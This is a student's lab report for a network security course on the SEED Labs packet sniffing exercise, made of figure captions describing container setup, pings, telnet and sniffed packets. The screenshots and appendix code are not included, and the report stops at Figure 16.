CMPE 209 – Network Security and Applications

Seed Labs

First Name: Harish

Last Name: Marepalli

SJSU ID: 016707314

Professor: Dr. Younghee Park

TABLE OF CONTENTS

1. Packet Sniffing and Spoofing Lab at SEED Labs:

Codes can be found in appendix.

1. Task1.1A:

   a. Figure 1 shows the dcup command. Run the dcup command will start the containers.



Fig. 1: dcup command

   b. Figure 2 shows the dockps command to view the containers and get into attacker's shell.



Fig. 2: dockps and docksh attacker command

c. Figure 3 shows the sniffing setup and ran the python code.



Fig. 3: Sniff setup and code run

d. Figure 4 shows the pinging to second host command.



Fig. 4: Ping second host

e. Figure 5 shows the attacker shell with sniffed packets.



Fig. 5: Attacker shell sniffed packets

f. Figure 6 also shows more attacker shell sniffed packets



Fig. 6: Attacker shell sniffed packets

g. Figure 7 shows the command without root privilege.



Fig. 7: Command without root privilege

2. Task1.1B ICMP:

   a. Figure 8 shows the sniffing packets message after running the code.



Fig. 8: Sniffing packets message

   b. Figure 9 shows the host pinging command.



Fig. 9: Host pinging command

c. Figure 10 shows the attacker ICMP sniffed packets which are filtered.



Fig. 10: Attacker sniffed packets ICMP filtered

3. Task1.1B TCP:

a. Figure 11 shows the sniffing packets message after running the code.



Fig. 11: Sniffing packets message

b. Figure 12 shows the host telnet command.



Fig. 12: Host telnet command

c. Figure 13 shows the attacker sniffed packets.



Fig. 13: Attacker sniffed packets

4. Task1.1B Subnet:

   a. Figure 14 shows the subnets of the containers.



Fig. 14: Subnet to be used

   b. Figure 15 shows the sniffed packets message.



Fig. 15: Sniffed packets message

c. Figure 16 shows the host pinging subnet IP command.

